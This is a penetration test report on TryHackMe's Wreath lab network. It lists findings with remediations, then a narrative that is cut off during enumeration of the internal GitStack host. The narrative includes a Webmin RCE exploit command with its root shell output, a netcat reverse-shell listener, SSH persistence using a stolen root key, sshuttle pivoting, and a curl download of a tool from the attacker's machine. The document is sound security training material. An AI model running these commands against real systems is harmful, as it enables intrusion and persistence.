Penetration Test Report

Wreath Network

TryHackMe

April 14th, 2022

Author: hellfire0x01

Version: 1.0

Classified: Confidential

Table of Contents


Assessment Overview

Thomas contracted hellfire0x01 to perform a Penetration Test on their network. Penetration Test is an ethically-driven attempt to test and analyze the security defenses to protect these assets and pieces of information. The penetration tester starts the information gathering phase based on the pieces of information. Thomas briefed us with the following -

"*There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a web server that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public-facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.*"

Executive Summary

When assessing the security of Thomas Wreath's personal network, hellfire0x01 finds that the network consists of a public-facing web server, a Git server, and a personal PC. The public-facing web server was compromised using the publicly available exploit. The exploit is executed as a privileged (root) user. The compromised server was then used to pivot around the internal network, which resulted in getting access to the GitStack server. The GitStack server was vulnerable to a public exploit that allowed us to gain access to the system's privileged user, resulting in a full system compromise and letting us dump plain text passwords. From this point, we were able to set up a proxy to gain access to the development web server and discovered a password-protected webpage. Previously compromised credentials were used to access the webpage. The webpage hosted a picture upload function that did not employ a sophisticated content filter. This enabled us to upload an obfuscated web shell and compromise the last target. From our test, we were able to assemble a picture of the current network structure.



Scope

The scope of this test was limited to a single public facing webserver and any connected services
or internal computers.

- **10.200.105.200**

Finding Severity Ratings & Remediations

Unpatched Software

CVE-2019-15107

- **MiniServ 1.890 (Webmin httpd)**

CVE-2018-5955

- **Gitstack 2.3.10**

Severity: High

Description:

Both External and Internal software are unpatched and outdated having publicly available remote code execution exploits.

Impact:

An attacker can easily find proof of concept exploits online and exploit the outdated software having vulnerable services. These exploits lead to a full system compromise.

Remediation:

Patching the software to the latest version and maintaining an active patch schedule for any patches that may be released in the future.

Weak Credentials

Severity: High

Description:

Thomas set up the weak credentials for his accounts.

Impact:

Using common password hash retrieval methods, it's possible to obtain Thomas' user account password which could lead to further system compromise if password reuse is found.

Remediation:

Ensure that all users must follow the new NIST password policy. Avoid the use of common or business-related words, which could be found or easily constructed with the help of a dictionary. A summary of the new recommendation can be found here, NIST Password Guidelines.

Password Reuse

Severity: High

Description:

Thomas's user account was found reusing a password for the internal file upload.

Impact:

Thomas was re-using the password in the internal ruby file upload and we were able to compromise Thomas' Personal PC. Password reuse practice should be discarded immediately.

Remediation:

Update the password management policies to enforce the use of strong, unique, passwords for all disparate services. The use of password managers should be encouraged to more easily allow employees to utilize unique passwords across the various systems.

Personal Information Disclosure

Severity: Medium

Description:

The website contains Thomas' personal information including their contact number.

Impact:

Personal Information shouldn't be posted/disclosed publicly. This information can be used to perform Social Engineering/phishing attacks which may result in compromised systems/information.

Remediation:

Avoid posting personal information on the website or remove any existing personal information on the website.

Error Page Information Disclosure

Severity: High

Description:

Django displays a 404 error and displays the expected requests.

Impact:

The directory for vulnerable GitStack service is revealed on the error page which allows us to enumerate GitStack and get the remote code execution exploit to abuse the vulnerability.

Remediation:

Configure Django to only display a custom error page without revealing any information as to why the error occurred.

- Information disclosure vulnerabilities
- Serving Custom Error Pages with Django

Improper Privileges

Severity: High

Description:

Services and software were running in the context of administrator users.

Impact:

If the service is running as a normal user, exploiting it won't affect the system that much, but if the service is running as a privileged user, exploiting the service will give us the same privilege as the running service. GitStack and Webmin were running under the context of <code>nt authority\system</code>.

Remediation:

Utilize the rule of Least Privilege and only set the software to run with the lowest permissions without compromising any functionality.

- Principle of least privilege

Unquoted Service Path

Severity: High

Description:

System Explorer Help Service path is unquoted allowing us to insert a malicious file and hijack the execution of the program.

Impact:

Successfully hijack the program's execution flow and run obtain a reverse shell as nt authority\system.

Remediation:

Insert the path of the program in quotes and set the correct ownership of the directory to prevent low-level users from writing the directory.

- Hijack Execution Flow: Path Interception by Unquoted Path

Unrestricted File Uploads

Severity: High

Description:

An attacker may be able to bypass the password-protected file uploader and bypass the file extension to upload the image containing malicious payload to gain access to the machine.

- Unrestricted File Upload

Impact:

A threat actor can craft a malicious payload and gain remote code execution through a webpage.

Remediation:

Incorporate a sophisticated upload filter into the webpage to prevent users from uploading any malicious files. Web application firewalls can restrict users to upload files masquerading as malicious payloads.

Attack Narrative

Enumerating The Public Server

The target IP is hosting a public-facing web server on 10.200.105.200. We can scan the target with nmap, which shows us the following open ports,


rustscan -a 10.200.101.200 --range 0-65535 --ulimit 5000 -- -sVC -oN nmap.log


```
PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfKbbFLiRV9dqsrYQifAghp85qmXpYEHf2g4JJqDKUL316TcAoGj62aamfhx5isIJHtQsA0hVmzD+4pVH4r8ANkuIIRs6j9cnBrLGpjk8x
z9+BE1Vvd8lmORGxCqTv+9LgrpB7tcfoEkIOSG7zeY182kOR72igUERpy0JkzxJm2gIGb7Caz1s5/ScHEOhGX8VhNT4clOhDc9dLePRQvRooicIsENqQsLckE0eJB7rTSxemWduL+twySqtwN8
0a7pRzS7dzR4f6fkhVBAhYflJBW3iZ46zOItZcwT2u0wReCrFzxvDxEOewH7YHFpvOvb+Exuf3W6OuSjCHF64S7iU6z92aINNf+dSROACXbmGnBhTlGaV57brOXzujsWDylivWZ7CVVj1gB6mr
NfEpBNE983qZskyVk4eTNT5cUD+3I/IPOz1bOtOWiraZCevFYaQR5AxNmx8sDIgo1z4VcxOMhrczc7RC/s3KWcoIkI2cI5+KUnDtaOfUClXPBCgYE50=
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFccvYHwpGWYUsw9mTk/mEvzyrY4ghhX2D6o3n/upTLFXbhJPV6ls4C8O0wH6TyGq7ClV3Xp
Va7zevngNoqlwzM=
|   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0DgzcxzxY9In0TcQc3vhvMXCP
80/tcp    open  http     syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open  ssl/http syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| tls-alpn:
|_  http/1.1
|_http-title: Thomas Wreath | Developer
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=
GB/localityName=Easingwold/emailAddress=me@thomaswreath.thm
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/locality
Name=Easingwold/emailAddress=me@thomaswreath.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-17T07:58:28
```

```
| Not valid after:  2023-03-17T07:58:28
| MD5:   3f36 bce0 b979 4675 fe61 ea9b e7fe db23
| SHA-1: f2e5 b590 87f8 9c72 61ee cced 10c3 d3ea 287b 62ff
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUeYYIDQLfjQk45zXy4HP/EJnnqbwwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjIwMzE3MDc1ODI4WhcNMjMw
| MzE3MDc1ODI4WjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
| IFdyZWF0aCBEZXZlbG9wbWVudDEZMBcGA1UEAwwQdGhvbWFzd3JlYXRoLnRobTEi
| MCAGCSqGSIb3DQEJARYTbWVAdGhvbWFzd3JlYXRoLnRobTCCASIwDQYJKoZIhvcN
| AQEBBQADggEPADCCAQoCggEBAOB7uWQBygSBB9lhMEqK5RRMJSUccnJWvHTfsPlu
| J0Pm6J/Mxl9M1tav/Mzg9/t/H4Ehu+fBrdncQm+m3tpOTBksqlekdxGBtJxAjXh/
| WIRx0AUZ/qhkfLTP1Czch70RDUXA6YCgPPdzn1sVVlZtuUYH7f64DlsXTaNYz6xi
| UVzMrRsYj2Iuw7sHGbZ3P0T9586CSgMw4cMahgj/HSTpSuzUy/HHuP+DSd0fCRES
| PSYuIk2izEoHjdUcBYKEgPlmlkeV815DhzaYItrSbjOG/HBxrT6vRpjcc28eznah
| xlWfFBjQyRtg8QlZb/CehOg8SpJEQVkdu+5teAtMMSjGTl8CAwEAAaNTMFEwHQYD
| VR0OBBYEFHb0RsuliR2clC0Ksjz+ikjAesfjMB8GA1UdIwQYMBaAFHb0RsuliR2c
| lC0Ksjz+ikjAesfjMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| AJ6bFXa6MaQ2dlG8fMG/mluEuq9P8UoQP7ircGRBIx9wPEWgU/3Ww1iFhsp68IJR
| D4XbK+iuWJLUDxGMWxvLGtTngJ903PLPQFXk4r4gNfiutxMGO5lDv+uWhBE5hkvc
| cCaQclZ2NYP76KhpjxwCxK+RiqzHckgMeRMk/wh65wk6hFYAOuExbx40lwHjG3A1
| DIY1jM19/S//0ufCEov3dRXfeA1q7NCytn4IEkGsfFzUHKE2ZMUOG9vHB0yrAOmr
| ZQN7nQ4MyLhlveqOVdBd6EkEM79iRqeoRhXqD3jYx15MS20F2dg9US3tZtqiHWQl
| qEScHQRqa2AzHgmlWuWkE+U=
|_-----END CERTIFICATE-----
10000/tcp open  http     syn-ack MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: FEECEDA60440F51CE9A184164C935677
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Scan results show that port 22 is running SSH service, port 80 seems to be running HTTP service which seems to redirect to http://thomaswreath.thm, to properly resolve the DNS the IP must be added to the **/etc/hosts** file. Port 443 is running HTTPS service (http over SSL) and port 10000 is running Webmin.

Landing page reveals personal information,





Here, we can see contact information of Thomas Wreath including contact number, email ID, Address, etc.

Nmap also reveals that port 10000 is also open on this web server and is running MiniServ 1.890 (Webmin httpd). This version has a remote code execution vulnerability. Exploits are available on Metasploit and Github.

```
10000/tcp open  http     syn-ack MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: FEECEDA60440F51CE9A184164C935677
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Exploiting MiniServ

Exploit can be executed using the following command,

./CVE-2019-15107.py 10.200.101.200

```
Ξ networks/CVE-2019-15107 git:(main) ▶ ./CVE-2019-15107.py 10.200.101.200

 __        __   _               _         ____   ____ _____ 
 \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
  \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|  
   \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___ 
    \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.101.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

When exploit is executed, it will run under the context of privileged user.

Further, we can convert this pseudo shell into a reverse shell,

```
Ξ tryhackme/networks → nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.50.102.220] from (UNKNOWN) [10.200.101.200] 33540
sh: cannot set terminal process group (1800): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

Internal Network Enumeration

We can get a persistence shell-like getting access to a machine using the id_rsa key, which can be found in /root/.ssh/ directory to avoid the re-exploitation of the host,

```
[root@prod-serv .ssh]# ls -la
total 20
drwx------. 2 root root   80 Jan  6  2021 .
dr-xr-x---. 5 root root 4096 Mar 16 09:00 ..
-rw-r--r--. 1 root root  571 Nov  7  2020 authorized_keys
-rw-------. 1 root root 2602 Nov  7  2020 id_rsa
-rw-r--r--. 1 root root  571 Nov  7  2020 id_rsa.pub
-rw-r--r--. 1 root root  172 Jan  6  2021 known_hosts
```

To connect to the host using a key, we can issue **ssh -i id_rsa root@10.200.105.200**. With this, we can get persistent access to the machine. Next, we need to think of a method to tunnel our traffic into the internal network, which we can do with the help of Sshuttle as our pivot method because it simulates a VPN, allowing us to route our traffic through the proxy without the use of proxychains. We can issue this command on our attacker machine to achieve the following goal,

sshuttle -r root@10.200.105.200 --ssh-cmd "ssh -i id_rsa" 10.200.105.0/24 -x 10.200.105.200

```
Ξ network/wreath → sshuttle -r root@10.200.105.200 --ssh-cmd "ssh -i id_rsa" 10.200.105.0/24 -x 10.200.105.200
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

Now, we need to enumerate the internal network and we can do this by uploading the static binary of nmap to the target through the use of **python3 -m http.server** and **curl http://10.50.106.199:8000/nmap -o hellfire-nmap && chmod +x hellfire-nmap**. Now, we can run this command on the compromised target to scan the internal network which save the output of nmap into log file for further view,

./hellfire-nmap -sn 10.200.105.1-255 -oN hellfire-nmap.log

```
[root@prod-serv tmp]# ./hellfire-nmap -sn 10.200.105.1-255 -oN hellfire-nmap.log

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-28 14:58 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-105-1.eu-west-1.compute.internal (10.200.105.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00058s latency).
MAC Address: 02:FE:CC:AF:62:61 (Unknown)
Nmap scan report for ip-10-200-105-100.eu-west-1.compute.internal (10.200.105.100)
Host is up (0.00017s latency).
MAC Address: 02:09:29:6A:14:21 (Unknown)
Nmap scan report for ip-10-200-105-150.eu-west-1.compute.internal (10.200.105.150)
Host is up (-0.10s latency).
MAC Address: 02:0B:99:FE:9F:23 (Unknown)
Nmap scan report for ip-10-200-105-250.eu-west-1.compute.internal (10.200.105.250)
Host is up (0.00047s latency).
MAC Address: 02:79:EA:65:C0:BD (Unknown)
Nmap scan report for ip-10-200-105-200.eu-west-1.compute.internal (10.200.105.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.73 seconds
```


There are 2 additional hosts on the network (excluding our IP, AWS, VPN server). Now when nmap is run on these 2 hosts, we find that there are some open ports on 10.200.105.150 host and other host 10.200.105.100 is filtering the nmap probes but the hosts seems to be up.

```
[root@prod-serv tmp]# ./hellfire-nmap 10.200.105.100,150 -oN hellfire-nmap-2.log

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-28 15:03 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:00:53 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.81% done; ETC: 15:05 (0:00:21 remaining)
Nmap scan report for ip-10-200-105-100.eu-west-1.compute.internal (10.200.105.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-105-100.eu-west-1.compute.internal (10.200.105.100) are filtered
MAC Address: 02:09:29:6A:14:21 (Unknown)

Nmap scan report for ip-10-200-105-150.eu-west-1.compute.internal (10.200.105.150)
Host is up (0.00044s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:0B:99:FE:9F:23 (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 66.70 seconds
```


The host 10.200.105.150 is accessible but host 10.200.105.100 seems to be inaccessible.

Enumerating 10.200.105.150

We navigated to http://10.200.105.150 to enumerate .150 host and landed on an error page from Django,



This error reveals that there are 2 web directories we can navigate, out of which **/registration/login** bring us to GitStack login portal,



I found an exploit on searchsploit using the command, **searchsploit gitstack**

```
≡ ~ → searchsploit gitstack
-----------------------------------------------------------------------------------------------  ---------------------------
 Exploit Title                                                                                  |  Path
